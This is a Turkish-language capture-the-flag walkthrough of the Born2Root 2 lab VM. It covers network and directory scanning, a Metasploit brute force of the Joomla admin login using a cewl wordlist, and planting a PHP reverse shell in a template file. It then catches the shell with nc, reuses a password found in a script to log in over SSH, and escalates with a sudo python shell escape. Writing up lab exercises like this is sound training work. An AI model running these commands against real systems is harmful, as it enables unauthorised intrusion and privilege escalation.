

BORN2ROOT 2 WRITEUP

Netdiscover ile networkteki cihazları keşfedelim.

```
Currently scanning: 192.168.49.0/16 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240



| IP             | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------------|-------------------|-------|-----|------------------------|
| 192.168.43.1   | 96:ae:e9:79:1a:8b | 2     | 120 | Unknown vendor         |
| 192.168.43.99  | 08:00:27:c1:f5:7e | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.43.188 | 00:e1:8c:d9:36:40 | 1     | 60  | Intel Corporate        |



root@kali:~#
```


Nmap taraması gerçekleştirelim.

```
nmap -sS -sV -sC -Pn 192.168.43.234
```

```
root@kali:~# nmap -sS -sV -sC -Pn 192.168.43.99
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-20 08:07 EST
Nmap scan report for 192.168.43.99
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ _http-server-header: Apache/2.4.10 (Debian)
|_ _http-title: Welcome to my website
111/tcp   open  rpcbind   2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   3,4          111/tcp6    rpcbind
|   100000   3,4          111/udp6    rpcbind
|   100024   1            45343/udp   status
|   100024   1            51721/tcp6  status
|   100024   1            52163/tcp   status
|_  100024   1            57104/udp6  status
MAC Address: 08:00:27:C1:F5:7E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.71 seconds
```

80 portunda http servisi çalışıyor.



Dirb ile dizin taraması yapalım.

```
root@kali:~# dirb http://192.168.43.99
```

DIRB v2.22

By The Dark Raver

START_TIME: Wed Nov 20 08:09:47 2024

URL_BASE: http://192.168.43.99/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

—— Scanning URL: http://192.168.43.99/ ——

⇒ DIRECTORY: http://192.168.43.99/css/

⇒ DIRECTORY: http://192.168.43.99/img/

+ http://192.168.43.99/index.html (CODE:200|SIZE:8454)

⇒ DIRECTORY: http://192.168.43.99/javascript/

⇒ DIRECTORY: http://192.168.43.99/joomla/

⇒ DIRECTORY: http://192.168.43.99/js/

+ http://192.168.43.99/LICENSE (CODE:200|SIZE:1093)

⇒ DIRECTORY: http://192.168.43.99/manual/

+ http://192.168.43.99/server-status (CODE:403|SIZE:301)

⇒ DIRECTORY: http://192.168.43.99/vendor/

—— Entering directory: http://192.168.43.99/css/ ——

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

—— Entering directory: http://192.168.43.99/img/ ——

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

—— Entering directory: http://192.168.43.99/javascript/ ——

Joomla adında bir dizin olduğunu farkettilik. Şimdi bu adrese gidelim.

Tim's Blog

[Home](#)

Getting Started

[Joomla](#)

Hello there !

you may ask yourself for the utility of this blog right ?

Ok , so basically most of the time then I am Lazy to write in the main website I write here for my travels fastly without giving too much informations !

Oh yes the universal question , who am I ?

let's start ... I am Tim I am 32 years old , I come from Brisbane but actually living in USA .

I love to travel and I also love music and football ..

So my passions are travel , football , music .

--- Break ---

You are here: [Home](#)

Popular Tags

- [Joomla](#)

Latest Articles

- [Getting Started](#)

Login Form

☐ Remember Me[Forgot your username?](#)[Forgot your password?](#)

© 2024 Tim's Blog

[Back to Top](#)

Hedefte joomla çalıştığını tespit ettik.

/joomla/administrator sayfasında login paneli var mı diye kontrol edelim.



Tim kullanıcısı blog sayfasında kendisi hakkında bir çok bilgi vermişti. Cewl ile sitede bulunan kelimelerden kendimize wordlist hazırlayalım.

```
root@kali:~# cewl http://192.168.43.99/joomla > pass.txt
root@kali:~#
```

Parola listemizi hazırladık.

Şimdi metasploit ile saldırımızı başlatalım.


```
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set auth_uri /joomla/administrator/index.php
auth_uri => /joomla/administrator/index.php
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set form_uri /joomla/administrator
form_uri => /joomla/administrator
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set rhosts 192.168.43.99
rhosts => 192.168.43.99
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set username admin
username => admin
msf5 auxiliary(scanner/http/joomla_bruteforce_login) > set pass_file pass.txt
pass_file => pass.txt
msf5 auxiliary(scanner/http/joomla_bruteforce_login) >
```

```

msf5 auxiliary(scanner/http/joomla_bruteforce_login) >
27301cf56277b1be3051af007bc32a26-1 )
[*] http://192.168.43.99:80/joomla/administrator/index.php - Login Response 303
[*] http://192.168.43.99:80/joomla/administrator/index.php - Following redirect to http://192.168.43.99/joomla/administrator/index.php...
[+] http://192.168.43.99:80/joomla/administrator/index.php - Successful login 'admin' : 'travel'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.43.99:80 - [0060/1775] - Bruteforce cancelled against this service.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/joomla_bruteforce_login) >

```


Admin kullanıcısının parolasının travel olduğunu tespit ettik. Şimdi admin panale login olalım.



Templates kısmında php dosyalarını düzenleyebiliriz. Eğer kendi php reverse shellimizi eklersen oturum alabiliriz.

| Style | Default | Pages | Template ^ | ID |
|--|---------|-----------------------|------------|----|
| <input type="checkbox"/> Beez3 - Default | | Not assigned | Beez3 | 4 |
| <input type="checkbox"/> protostar - Default | | Default for all pages | Protostar | 7 |

Protostar template i şu an kullanılıyor. İçerisine girelim.



İndex php dosyası içerisine kendi zararlı php dosyamızı ekleyelim.

Press F10 to toggle Full Screen editing.


```
1 <?php
2 /**
3  * @package      Joomla.Site
4  * @subpackage   Templates.protostar
5  *
6  * @copyright    Copyright (C) 2005 - 2016 Open Source Matters, Inc. All rights reserved.
7  * @license      GNU General Public License version 2 or later; see LICENSE.txt
8  */
9
10 defined('_JEXEC') or die;
11
12 $app      = JFactory::getApplication();
13 $doc      = JFactory::getDocument();
14 $user     = JFactory::getUser();
15 $this->language = $doc->language;
16 $this->direction = $doc->direction;
17
18 // Output as HTML5
19 $doc->setHtml5(true);
```

Bu php dosyasını kendi php kodumuzla değiştirelim.


Press F10 to toggle Full Screen editing.

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only.  Users take full responsibility
6 // for any actions performed using this tool.  The author accepts no liability
7 // for damage caused by this tool.  If these terms are not acceptable to you, then
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software; you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY; without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
19 // GNU General Public License for more details.
```

Şimdi portumuzu dinlemeye başlayalım.



A terminal window on a Kali Linux system. The prompt is root@kali:~#. The user has entered the command nc -nvlp 1234. The output shows the listener is active: listening on [any] 1234 ...



```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.43.22] from (UNKNOWN) [192.168.43.99] 57928
Linux born2root 3.16.0-6-586 #1 Debian 3.16.56-1 (2018-04-28) i686 GNU/Linux
07:30:40 up 25 min, 0 users, load average: 0.00, 0.05, 0.07
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Reverse shell almayı başardık.

```
$ cd /opt
$ ls
scripts
$ cd scripts
$ ls
fileshare.py
$ cat fileshare.py
#!/usr/bin/env python

import sys, paramiko

if len(sys.argv) < 5:
    print "args missing"
    sys.exit(1)

hostname = "localhost"
password = "lulzlol"
source = "/var/www/html/joomla"
dest = "/tmp/backup/joomla"

username = "tim"
port = 22

try:
    t = paramiko.Transport((hostname, port))
    t.connect(username=username, password=password)
    sftp = paramiko.SFTPClient.from_transport(t)
    sftp.get(source, dest)

finally:
    t.close()

$ █
```

/opt dizini altında bir script dosyası bulduk. Bu script içerisinde bir parola görüyoruz. Bu parola tim kullanıcısının parolası. Bu parola ile tim kullanıcısına

bağlanabilir miyiz deneyelim. En başta ssh servisinin açık olduğunu görmüştük. Şimdi ssh ile bağlanmayı deneyelim.

```
root@kali:~# ssh tim@192.168.43.99
tim@192.168.43.99's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 28 14:20:13 2019 from 192.168.0.30
tim@born2root:~$
```

Ssh ile login olmayı başardık.

```
tim@born2root:~$ ls
tim@born2root:~$ sudo -l
[sudo] password for tim:
Matching Defaults entries for tim on born2root:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tim may run the following commands on born2root:
    (ALL : ALL) ALL
tim@born2root:~$
```

Sudo kullanıcısı ile tüm komutları çalıştırabiliyoruz. /opt altındaki scriptin python dosyası olduğunu görmüştük. Sistemde python yüklü mü kontrol edelim.

```
tim@born2root:~$ python --version
Python 2.7.9
tim@born2root:~$
```

Python sistemimizde yüklü. Şimdi yetkimizi yükseltelim.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

```
sudo python -c 'import os; os.system("/bin/sh")'
```

```
tim@born2root:~$ sudo python -c 'import os; os.system("/bin/sh")'
# ls
# cd /root
# ls
flag.txt
# cat flag.txt

      .andAHHAbnn.
      .aAHHHAAUUAHHHAn.
      dHP^~"      "~^THb.
      .AHF      YHA.
      | .AHHb.      .dHHA. |
      | HHAUAAHAbn      adAHAAUAHA |
      I HF~"      ]HHH I
HHI HAPK"~^YUhb dAHHHHHHHHHH IHH
HHI HHHd> .andHH HHUUP^~YHHHH IHH
YUI ]HHP      "~Y P~"      THH[ IUP
" `HK      ]HH' "
      THAn. .d.aAAn.b. .dHHP
      ]HHHHAAUP" ~ "YUAAHHHH[
      `HHP^~" .annn. "~^YHH'
```

Root olup bayrağı almayı başardık.